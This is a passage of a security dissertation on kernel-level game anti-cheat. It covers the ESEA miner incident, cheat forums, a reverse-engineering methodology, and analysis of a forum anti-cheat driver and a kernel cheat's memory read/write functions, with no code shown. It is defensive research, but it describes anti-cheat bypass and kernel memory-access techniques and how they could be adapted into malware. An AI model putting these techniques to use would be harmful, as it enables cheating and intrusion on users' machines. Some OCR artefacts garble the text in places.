In response to these accusations, a refutation was given by anti-cheat lead Paul Chamberlain, the former of which is a result of the fact that a standard method of circumventing anti-cheat measures is loading the cheats prior to loading the game (Purslow 2020). His implication, therefore, is that many other anti-cheat processes cannot detect malicious processes created prior to the launch of the game, a possibility which will be analysed further. Additionally, further information was provided by Riot developers, clarifying that no data is collected or transmitted from `Vgk.sys` and that the process 'takes up as few system resources as possible' (Chamberlain 2020).


A final case study into issues discovered in kernel-level anti-cheat solutions regards the E-Sports Entertainment Association (ESEA) Anti-Cheat solution. This anti-cheat product was created by (as the name suggests) ESEA, the E-Sports Entertainment Association, a "competitive video gaming community in North America." (*ESEA US - Crunchbase Company Profile & Funding* n.d.), is an alternative to Valve Anti-Cheat (VAC) used primarily in Counter Strike: Global Offensive (CSGO) E-Sport competitions. The preference for this solution over the in-built anti-cheat is due to ESEA's far more intrusive nature in comparison to VAC, utilising the same technique as early-stage Vanguard re the process running on boot (A policy they refer to as being 'Always On') (r00t 2020).

Unfortunately, in 2013, a malicious insider within ESEA, aware of the wide-reaching control the solution they were developing had over users' devices, took it upon themselves to implement a bitcoin mining algorithm within the anti-cheat driver itself. This miner accrued over $3,700 worth of bitcoin (worth approximately $980,000 as of the time of writing) before being detected and ultimately shut down by the organisation (Souppouris 2013). The malware was deployed across 14,000 devices and led to regulators handing down a $1 million acceptable and levelling accusations of invasion of privacy against


ESEA (Clark 2013).

3.1.2 Forums

One of the main ways cheat software is shared and disseminated amongst the various communities is through forums. As previously mentioned, two of the main forums are UnknownCheats (*UnKnoWnCheaTs* n.d.) and Multiplayer Game Hacking and Cheats (MPGH) (*MPGH* n.d.) (Karkallis et al. 2021), and as such, these will be the primary targets for research. Figure 3 shows two example screenshots, one of UnknownCheats, and the other of MPGH, taken on the same day.



(a) UnknownCheats Main Page as of 2023-05-02



(b) MPGH Main Page as of 2023-05-02

Figure 3: Example screenshots from both UnknownCheats (top) and MPGH (bottom)

The aims of putting research into these forums are twofold. Firstly, they will likely be used as a primary source for cheat software analysed in subsequent sections. Additionally, however, the content of the forum posts in terms of informational text may be invaluable for later work. For example, UnknownCheats has a "Wiki", which can serve as an easily-searchable index of forum posts and materials related to more specific game hacking topics. The Wiki also contains articles on language-specific development, anti-cheat bypass development, tutorials on tool writing, and popular games to hack. Of course, these may not necessarily be accurate due to the nature of wikis being that they may allow anyone (with an account in this case) to edit, but it may serve as an excellent jumping-off point for further research.

Beginning with UnknownCheats (stylised *UnKnoWnCheaTs*). This software acts as an amalgamation or index of other third-party cheats. Helpfully, this site has several sections dedicated to the most popular posts, files, and threads over given periods. One of the most possibly useful of these is the "Most Popular Files" sidebar in the Downloads section, which can be found in Figure 4. This widget shows a list of ten files, 5 of which are for different versions of the popular mod menu for Grand Theft Auto (GTA) 5, Modest Menu. The term "mod menu", whilst technically accurate, is misleading, as one can misuse this menu in online lobbies to gain an unfair advantage over other players.




Figure 4: A Screenshot of the "Most Popular Files" menu in UnknownCheats. Taken from *UnKnoWnCheaTs* n.d.

The remainder of the files in this list are Process Injectors. Some of these are generic; such is the case with "Xenos" (f1r4s 2022), and others which are specific to certain games or anti-cheat platforms (such as CSGhost, which targets VAC (xcp3r 2022)). The primary purpose for process injection is evading client-side cheat detection (Karkallis et al. 2021). Process Injection is a common technique used by malware, particularly by APT groups and other more advanced malicious actors; as such, it is a recognised Technique in Mitre's ATT&CK Framework (MITRE 2017) and may be flagged as malware by various anti-virus software, including Windows Defender.

As mentioned previously, UnknownCheats has its own Wiki, which contains information on game hacking. The most relevant section herein is the one named 'Anti-Cheat Bypass Development', which contains an index of Anti-Cheats alongside a list of each of the games each respective Anti-Cheat supports. The wiki articles that contain information about bypassing, hacking, or maliciously interacting with anti-cheat that uses kernel-level drivers are as follows.

- BattlEye (BE)
- Easy Anti Cheat (EAC)

- PunkBuster
- Vanguard
- nProtect GameGuard

Proceeding in order, the BattlEye article (*BattlEye - UnKnoWnCheaTs Game Hacking Wiki* n.d.) contains a wealth of information about the anti-cheat solution, primarily exploits, as well as information such as tutorials which can theoretically be used to be put to more malicious use (particularly 'How-To Make Your External Hack 'Undetectable"). Although many of these techniques are currently outdated, according to the article, they provide excellent insight into how BE may currently function and how other less sophisticated anti-cheats (or programs generally) can be hijacked for malicious purposes.

Two of the four tools listed on this page are "outdated", NoEye and FuckBattlEye. Of the other two, RunBE, which bypasses BE's read/write protection, is detected but allegedly still works. The final, however, will form part of the upcoming analysis. This tool is `HLeaker`, a program that allows users to 'steal handles from other processes and use them for [their] own purposes' (Schnocker 2017). The process by which it does this is outlined at a very high level in the forum post itself and will be used as a guide when statically reversing this software.

EAC's article (*Easy Anti Cheat - UnKnoWnCheaTs Game Hacking Wiki* n.d.) points out first the capabilities of the anti-cheat and then provides some resources regarding how it works. Unfortunately, there are no exploits herein; however, studying the resources, the threads they were posted to, and their responses to those threads may provide more insight into how cheaters attempt to compromise this anti-cheat. Vanguard's article (*Vanguard - UnKnoWnCheaTs Game Hacking Wiki* n.d.) is much the same, a relatively in-depth explanation of its capabilities and functions with little information on bypassing it other than a tutorial on disabling it altogether.

MD5 Hash checks and hardware bans for players violating the game's cheating policy. PunkBuster, an anti-cheat service for games such as some of the early Call of Duty (CoD) games, the Battlefield series, and a selection of Tom Clancy games, amongst others, has a reasonably in-depth wiki entry (*Punkbuster - UnKnoWnCheaTs Game Hacking Wiki* n.d.). This entry, once again, outlines some of PunkBuster's features, including screenshotting suspected cheaters' games at random intervals to determine if they are cheating, as well as frequent status updates. The emphasis here is placed on avoiding the automatic screenshot tool, possibly due to many people (who may or may not be cheaters) being disconcerted at the perceived invasion of privacy in which this function engages. Other techniques include various bypasses for the MD5 function, allowlist detection, and the anti-cheat itself. Two sections, Exploits and Source Codes, are dedicated to outmanoeuvring these various processes.

The final anti-cheat service with kernel-level drivers outlined on UnknownCheats is nProtect GameGuard (*GameGuard - UnKnoWnCheaTs Game Hacking Wiki* n.d.).

This process, used primarily in Massively Multiplayer Online Role-Playing Games (MMORPGs), contains a keylogger, automatic updating capabilities on detection of new threats, a wide-reaching game hack database, blocking calls to DirectX and Windows API Functions, and can obfuscate the game application process in Task Manager, whilst monitoring the entire range of memory for tampering. The exploits and tutorials in this article are exclusively concerned with bypassing the software.

Finally, on UnknownCheats, due to the frequently changing nature of forums, there needs to be more purpose in researching and noting specific threads. Instead, only some posts and threads most directly relevant to the investigation, that is, threads about specific tools, kernel-level cheats (through the tags system), and so on, will be considered here. However, there is a 'Hottest Threads (in last [seven] days)' section that may be helpful from time to time, amongst other statistics that may provide insight into what cheats are functional and what methods are helpful.

However, one particular thread, 'Driver aka Kernel Mode' (Sagaantheepic 2018), provides essential information regarding kernel-level anti-cheats and how they are bypassed. They provide code examples, outline the methods of avoiding Windows and Anti-Cheat specific detection techniques such as PatchGuard, and go into some detail around the specific Windows API functions used by anti-cheat processes (specifically `ObRegisterCallback`). The code found in this post will be analysed further in Section 4.1.

MPGH, on the other hand, contains much less in the way of additional information, such as wikis and tutorials, although much more in terms of boards about non-game-related topics (art, life hacking, illicit drugs, etc.). As such, and given the previously stated issue with performing research on forums, MPGH does not warrant particularly in-depth research in the relatively short time frame afforded herein.

With this said, however, MPGH will be a source of cheats and other software required. If this is the case, its source will be signposted, and a small amount of information will be provided regarding the context of the hack.

3.1.3 Tooling

Several tools must be used to analyse the cheats and anti-cheat platforms. These tools can be split into two groups, 'static' and 'dynamic' analysis tools. Static analysis will be the main form of analysis in this dissertation. Static tools describe those whereby analysis "is done by examining the code without executing the program" (Gillis 2020). Dynamic analysis describes an analysis carried out on code that is being executed. Some 'dynamic' analysis tools will be used, however. When attempting to discern which tools are most appropriate, it seems prudent to approach the topic in much the same way one would approach tooling used for the analysis of malware because many parallels can

be (and indeed have been, as seen in the Literature Review) drawn between cheats and malware. These parallels are not only seen in terms of their behaviour but are, in fact, also seen in their code bases; for example, many Windows API calls that cheats make are the same as the ones malware may make, and as a result, can be quickly flagged by specific static analysis tools.

As regards static analysis tools, there are several prudent options. These are primarily disassemblers/decompilers but also include other miscellaneous tools such as PeStudio (Ochsenmeier n.d.), which analyses Portable Executable (PE) files for signatures and artefacts that may indicate that they are malicious (Ochsenmeier n.d.). These artefacts include strings indicative of malicious intent, Windows API calls commonly linked to illicit activity, etc. As well as this, VirusTotal (VirusTotal n.d.(a)), which is an online repository of malicious content, will be used. VirusTotal can be used to detect "worms, trojans, and other kinds of malicious content" (VirusTotal n.d.(a)). Figure 5 shows an example of a VirusTotal result, in this instance, a screenshot of a mod menu for GTA 5.




Figure 5: A screenshot of a VirusTotal results page for a *Grand Theft Auto 5* mod menu

Both of these products will be used in this paper to detect if any cheats are malicious and, if not, to understand what they may have in common with malware.

Disassemblers are software "that converts machine language instructions into assembly" (Rouse 2011). At the highest level, they take a binary file, such as an executable, and perform the inverse of the steps required to create that binary. Decompilers are much the same, but, as the name may suggest, convert the decompiled code (assembly) into higher-level code to be more human-readable, often with a C-like syntax.

In some cases, such as with binaries written in C# or Java, disassembly is not required because an abstraction layer (the Common Language Runtime (CLR) (compiled into Microsoft Intermedial Language (MSIL)) for C# and the Java Virtual Machine (JVM)

for Java) provides a so-called 'Just-In-Time (JIT)' compiler, which translates the code into machine code at runtime, this means that the CLR or JVM generates the machine code that the Central Processing Unit (CPU) can execute from the code. As a result, decompilation is not necessary since the original high-level source code can be easily accessed by reverse engineering the compiled bytecode (Harvey 2013). Different tools are used in these cases, so a small part of this section will cover these tools briefly.

There are four options with enough functionality and community to merit serious consideration in this context concerning standard disassembly and decompilation tools. These are as follows:

- Binary Ninja (*Binary Ninja* n.d.)
- IDA/IDA Pro (*Hex Rays - State-of-the-art Binary Code Analysis Solutions* n.d.)
- R2/Cutter (*Radare* n.d.)
- Ghidra (National Security Agency n.d.)

Binary Ninja and IDA Pro are both extremely powerful disassemblers and, in the latter case, are one of the industry standard tools for performing such tasks. However, both are paid software with sub-standard freeware/trial alternatives (no plugins, limited API access, possibly no decompiler, and so on) and, as a result, will not be explored in depth in this paper.

Ghidra and R2 are entirely Free and Open Source Software (FOSS) disassemblers, with the former having its own especially robust decompiler and the latter having a somewhat steep learning curve, boasting superiority in achieving goals at speed. The command-line interface and lightweight approach allow large files to be worked with minimal resources. Figure 6




Figure 6: Ghidra examining a Windows executable, adapted from Thomson 2019

There may be instances wherein the files provided that require analysis are, in fact, plain text code files (`.cpp`, `.cs`, and so on). In such cases, static analysis will be carried out using a text editor or, in some cases, an Integrated Development Environment (IDE). These cases represent the ideal scenario as not only can the code be more thoroughly analysed thanks to built-in tools within an IDE (code highlighting, refactoring, commenting, etc.), it can also (given the correct setup and assurances the code is not malicious) be executed on the machine directly, with such tools as breakpoints, memory analysis, etc. laid out in a much easier to understand fashion.

Examples of IDEs that could hypothetically be used are Visual Studio (VS), VSCode, IDEs belonging to the JetBrains suite such as CLion and IntelliJ, and, of course, Vim in rare cases when analysis may require it.

Regarding dynamic analysis, although the level to which it will be employed is minimal, some concerns must be addressed first. The nature of the work primarily surrounds online video games; therefore, the work herein could negatively impact the experiences of people not associated with the project, its author, the university, or those without consent to participate in said project. Much consideration has been undertaken to ensure said people are not impacted this way, resulting in the decision not to deploy cheats into live environments.

However, identifying what is occurring within the computer system's internals during the regular running of the game may be essential. Accomplishing this is to be done using the tools provided by Microsoft in their SysInternals suite. In particular, the Process Monitor, or ProcMon program, allows users to monitor changes to the registry, network, and file system caused by specified processes. Other tools, such as Process Explorer and DebugView, may be used, but to a lesser extent, as ProcMon is specifically designed for this task.

Finally, the Large Language Model (LLM) ChatGPT will also be used in some contexts. This chatbot AI model has proven its ability to explain code effectively in simple terms with some (but not perfect) accuracy. As such, it will be used in the disassembly phase to explain particularly difficult or heavily obfuscated code sections. As ChatGPT is not perfectly accurate, its answers will be taken with a grain of salt, so to speak, and will be validated to the best of the author's ability.

3.2 Analysis

As stated earlier, to prevent skilled cheaters from compromising their platforms, organisations that develop anti-cheat technologies invest significant resources in ensuring that their software is not comprehensible to anyone outside the development team. Although this approach exemplifies security through obscurity, it also presents a drawback. If there were a critical security flaw or other issues in the code, it would be much more challenging

for legitimate security analysts to identify and rectify these problems.

Obfuscation is achieved in numerous ways. Using various forms of encryption may be one method by which anti-cheat developers obfuscate their code, as well as renaming variables and functions to meaningless stings, inserting useless "dummy" code, encrypting strings, and packing the codebase (Lutkevich 2021). Each of these ways operates on the fundamental principle that the code should be as close to unreadable by humans as possible whilst functionality is still maintained.

Consequently, the Methodology employed in this study will place a reduced emphasis on analysing the anti-cheat systems and instead concentrate on analysing the cheats that aim to take advantage of these systems. These cheats often operate as functional proofs-of-concept for potential vulnerabilities within the game, either within the anti-cheat or other essential systems.

The primary focus of this study will be on cheats and anti-cheats that operate mainly on the client side for several reasons. Firstly, because client-side cheats modify files stored on the user's computer, any vulnerabilities resulting from either the cheat or the anti-cheat will also be present on the user's system, posing a more significant threat to them. Secondly, users' concerns about anti-cheat invasiveness are most apparent when client-side services run, sometimes without the user's explicit consent. For example, reports have emerged of VAC accessing users' browsing history (Maario et al. 2021). Finally, conducting static and dynamic analysis is more feasible on systems predominantly or exclusively on the user's machine. Therefore, only software designed to run locally will be analysed.

This study's primary method for conducting static analysis will involve utilising disassembler/decompiler tools, such as Ghidra or Radare2, alongside other miscellaneous tools like VirusTotal to check for any potential malware signatures. Additionally, PeStudio will be utilised to scrutinise executables for other potential concerns and to identify Windows API calls that may offer insights into the software's functionality.

Regarding static analysis, this dissertation will treat video game cheats similarly to malware. This similar treatment is primarily because the two categories of software are, in many ways, remarkably similar.

From a software designer's perspective, malware and cheat developers need to be proficient in coding, know how to pack and obfuscate their code (as mentioned previously), as well as developing the program in such a way that it does not get detected in the respective detection software (anti-virus and anti-cheat) (Palmer 2020). Indeed, some anti-cheat evasion techniques "rival those of [APTs]" (Pontiroli 2019).

The use of dynamic analysis in this report will be kept relatively minimal, primarily due to ethical concerns around both the deployment of cheats hampering other people's enjoyment of the video game in question, as well as the fact that deploying these cheats in a live environment is against the terms of service of many video game developers and

distributors.

In terms of the actual Methodology of the analysis, how this is carried out heavily depends on the type of file being dealt with. For example, in many instances of anti-cheat exploitation, PoCs are available from GitHub. In these cases, it is simply a matter of reading through, understanding, and (if the code is not harmful and is trusted) executing the code. As mentioned earlier, the added benefit is a built-in debugger, improved ease of understanding, and little need for a preliminary stage involving analysis of the PE file header before reading the code. ChatGPT will be a great benefit in this area as it allows for a more rapid understanding of the code and its components without

Due to the previously mentioned difficulties around statically analysing packed software, particular emphasis will be placed on locations in the code where Windows API functions, particularly the ones identified as being used maliciously, are being used. In cases where all that is available is an executable, the standard reverse engineering procedure will be followed. Feed it to VirusTotal, using a PE file header checker such as PeStudio, before loading it into Ghidra and attempting to understand the logic where possible.

3.3 Evaluation

Finally, the Analysis section's findings will be critically evaluated to achieve three primary objectives:

1. Identify the weaknesses in the anti-cheat platforms to facilitate their patching.
2. To explore the potential for integrating cheat and anti-cheat community methods into other cybersecurity and secure development areas.
3. To assess the success of the paper's approach in uncovering the inner workings of selected anti-cheat software through analysing software specifically designed to counteract anti-cheat techniques and consider its broader applicability.

4 Results

4.1 Sagaantheepic's Code

To begin, as outlined in the Forums subsection of the previous section, an UnknownCheats post by user Sagaantheepic proves particularly useful in understanding the purpose of anti-cheat and the methods by which many people attempt to bypass them. The following two subsections are dedicated to both of these concepts and are intended to be an in-depth analysis of the code they provided. This code can be found in Appendices A.I and A.II.

4.1.1 Driver Code

The user-mode application, `Usermode.cpp`, serves as an interface for the driver. This application's `main()` function opens a handle to the driver (`SACDriver`, for Sagaan's Anti Cheat) using `CreateFileA`, and then uses `GetPIDs` to grab the Process Identifier (PID) of the Local Security Authority Subsystem Service (LSASS), which is a Windows data structure that stores sensitive information (passwords, security tokens, etc.). It is used in anti-cheat development to monitor access to the game's system memory or other unauthorised access to the system. Some methods of bypassing LSASS can also be used by malicious actors. The PIDs of `lsass.exe` are then sent to the driver using `FindProcessId` and `SendProcessIDs`.

It is known from the forum post (Sagaantheepic 2018) that the driver's purpose is to strip (close) handles to the CSGO process. The pointer variable `ReadInput` of type `PKERNEL_READ_REQUEST` allows data to be passed from user to kernel mode. It subsequently checks if the CSGO process is running through this variable, and if it is, passes it to a separate variable `ProtectedProcess`, which is 'Your game's PID'. The PID is then used to retrieve the `PEPROCESS` object, which equals the created handle's PID (seen in Line 73 of Appendix A.I).

This final value is then used to check if creating or duplicating the handle is protected (CSGO). If this is the case, the driver strips the handle and prevents other processes from having full access to CSGO, preventing external tampering or cheating. This can be seen in lines 26-87 of Appendix A.I's `driver.c` program.

Additionally, much emphasis is placed on the usage of Windows API function `ObRegisterCallbacks`, which allows the software that uses it to "monitor any Handle creations" (Sagaantheepic 2018). It does this by registering a given callback to trigger both before and after an event occurs, in essence, monitoring the system's state before and after a suspected cheat is inserted to determine if it is malicious and, if so, take specific action.

4.1.2 Driver Cheat Example

The linked kernel-level cheat (ContionMig 2018) is built to be able to bypass (or at least can bypass) the above anti-cheat. As with the anti-cheat, it possesses both a kernel-level and a userland component, both of which are available in Appendix A.II.

The userland program is primarily concerned with implementing specific cheats, such as bunnyhopping, hiding flash, aimbotting, etc. However, it is only partially helpful within the context of this paper. The code here shows some similarities to userland programs for kernel-level malware. In particular, it uses the `KeInterface` class to read and write to the target process's memory. This behaviour is much like malware may do to escalate privileges or evade some defences (MITRE 2017).

The kernel driver itself, however, has four functions that could be adapted to target another process and be used maliciously. These are `KeReadVirtualMemory`, `KeWriteVirtualMemory`, `ImageLoadCallback`, and `IoControl`.

The first two functions are identical because they use `MmCopyVirtualMemory` to read and write process memory for another external process within kernel mode. They differ only in whether the function writes to or reads from the memory.

Allowing memory to be read from an external process can be dangerous because `KeReadVirtualMemory` may allow sensitive information, such as credentials or personally identifiable information, to be leaked out of the process if it was stored improperly and contained this information. On the other hand, `KeWriteVirtualMemory` could inject arbitrary code into any target process, including admin processes, given that it is being executed from Kernel Ring 0.

For instance, an attacker could use this function to write their code into the memory space of a web browser, such as Chrome or Firefox, and then use it as a staging point to download additional malware, intercept user input, or steal sensitive information.

Next, `ImageLoadCallback`. This function, at a high level, is concerning as it can be abused to track a user's activity or a specific process without their knowledge. It "[Sets] a callback for every PE image loaded to user memory", which could undoubtedly be construed as a breach of privacy. Despite the fact it is only looking for `client.dll` in the context of the CSGO process, an attacker could modify this code to monitor and log when every Dynamic Link Library (DLL) or executable is loaded or unloaded. This function could be integrated into spyware for espionage or stalking purposes and pose a real challenge for any user or anti-virus process to detect.

Finally, `IoControl` allows the cheat to handle IOCTL requests from the userland program. In the context of the cheat, this is used to perform actions such as automatically firing when the cursor is above an enemy character or repeatedly inputting jump commands faster than a human could 'bunnyhop'. However, this function, or rather something like it, could be implemented into malware.

